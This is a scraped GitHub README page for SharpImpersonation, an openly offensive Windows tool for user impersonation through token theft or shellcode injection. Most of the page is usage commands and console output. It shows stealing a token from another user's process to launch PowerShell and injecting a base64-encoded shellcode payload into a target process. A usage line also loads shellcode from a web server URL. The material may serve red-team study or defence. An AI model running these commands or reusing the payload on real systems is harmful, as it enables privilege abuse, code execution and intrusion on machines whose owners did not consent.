	S3cur3Th1sSh1t and S3cur3Th1sSh1t	Add wmi enumeration...	c255ca7 · 2 years ago	🕒 18 Commits
📁	.github	Pinvoke Version		3 years ago
📁	Images	Images		3 years ago
📁	SharpImpersonation	Add wmi enumeration for Impersonation		2 years ago
📄	LICENSE	Initial commit		3 years ago
📄	README.md	Update README.md		3 years ago
📄	SharpImpersonation.sln	Initial commit		3 years ago

SharpImpersonation

This was a learning by doing project from my side. Well known techniques are used to built *just* another impersonation tool with some improvements in comparison to other public tools. The code base was taken from:


- <https://github.com/0xbadjuju/Tokenvator>

A blog post for the intruduction can be found here:

- <https://s3cur3th1ssh1t.github.io/SharpImpersonation-Introduction/>

List user processes

```
PS > PS C:\temp> SharpImpersonation.exe list
```



List only elevated processes

```
PS > PS C:\temp> SharpImpersonation.exe list elevated
```

About

A User Impersonation tool - via Token or Shellcode injection


- 📖 Readme
- 📄 BSD-3-Clause license
- 📈 Activity
- ★ 402 stars
- 👁 13 watching
- 🍴 71 forks

Report repository

Releases

No releases published

Sponsor this project

 S3cur3Th1sSh1t


Sponsor


[Learn more about GitHub Sponsors](#)

Packages

No packages published

Contributors 2

 S3cur3Th1sSh1t

 stryker2k2 Jack

Languages



```
PS C:\temp> .\SharpImpersonation.exe user:DESKTOP-1HRU06T\ClientAdmin binary:"powershell.exe whoami;pause"
```

By: S3cur3Th1sSh1t, @ShitSecure

```
[*] Username given, checking processes
GetTokenInformation: 5

[+] Found process for user DESKTOP-1HRU06T\ClientAdmin with PID: 744

[*] Adjusting Token Privilege
SeDebugPrivilege
[+] Received luid
[*] AdjustTokenPrivilege
[+] Adjusted Privilege: SeDebugPrivilege
[+] Privilege State: SE_PRIVILEGE_ENABLED

[*] Changing WINSTA/Desktop permissions for the target user: DESKTOP-1HRU06T\ClientAdmin
[*] Setting Permission for : DESKTOP-1HRU06T\ClientAdmin

[*] Stealing token from ProcID: 744 to start binary: powershell.exe whoami;pause
[+] Received Handle for: (744)
[+] Process Handle: 0x0320
[+] Primary Token Handle: 0x0324
[+] Duplicate Token Handle: 0x0320
[*] Adjusting Token Privilege
SeAuditPrivilege
[+] Received luid
[*] AdjustTokenPrivilege
[+] Adjusted Privilege: SeAuditPrivilege
[+] Privilege State: SE_PRIVILEGE_ENABLED
[*] CreateProcessWithTokenW
Starting C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe with arguments whoami;pause
Directory: C:\temp
Tried starting process, return value is True
[+] Created process: 4900
[+] Created thread: 4768
```


C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

desktop-1hru06t\clientadmin

Press Enter to continue...

Inject base64 encoded shellcode into the first process of the target user

```
c:\temp>SharpImpersonation.exe user:DESKTOP-1HRU06T\S3cur3Th1sSh1t shellcode:/EidSPDowAAAAEFROVBUSUVZImdJlItSYeIlUhhiIiiI  
gSityUEgPt0pKTTTHSDHARdxhfAIsIEHBByQ1BAChI7V7BUUiLUICLQjxIAdCLgIgAAABThcB0Z0gB0FCLSBHei0AgSQHQ41ZI/8lBizSISAHWTTTHSDHARHEH  
ByQ1BAce44HxxTANMJAHFODf2FHFei0AKSQHQZKLDEHei0AcSQHQYSeiEGB0FEFYQVheWpBWEFZQvPIg+wgQVL/4FhBWVpIixLpV///11IugEAAAAAAAAA  
ASi2NAQEAAEGGMYtvh//Vu+AdKgPbuqVvZ3/1UiDXcg8BnwkgPvgdQM7Rxtlyb2oAWUGJ2v/VY21kLmV4ZQA=
```



By: S3cur3Th1sSh1t, @ShitSecure

```
[*] Username given, checking processes  
[+] Found process for user DESKTOP-1HRU06T\S3cur3Th1sSh1t with PID: 3532  
[*] Injecting shellcode into ProcID: 3532 by username: DESKTOP-1HRU06T\S3cur3Th1sSh1t  
[*] Open process with ID: 3532  
[+] NtOpenProcess Success!  
[+] NtAllocateVirtualMemory Success!  
[+] NtWriteVirtualMemory Success!  
[+] NtProtectVirtualMemory Success!  
[+] NtCreateThreadEx Success!
```

```
c:\temp>whoami  
nt authority\system
```

```
C:\Windows\system32\cmd.exe  
Microsoft Windows [Version 10.0.19042.746]  
(c) 2020 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
desktop-1hru06t\s3cur3th1ssh1t  
  
C:\Windows\system32>
```

```
c:\temp>
```

Inject shellcode loaded from a webserver into the first process of the target user

```
PS > PS C:\temp> SharpImpersonation.exe user:<user> shellcode:<URL>
```

```
PS > PS C:\temp> SharpImpersonation.exe user:<user> technique:Impers
```

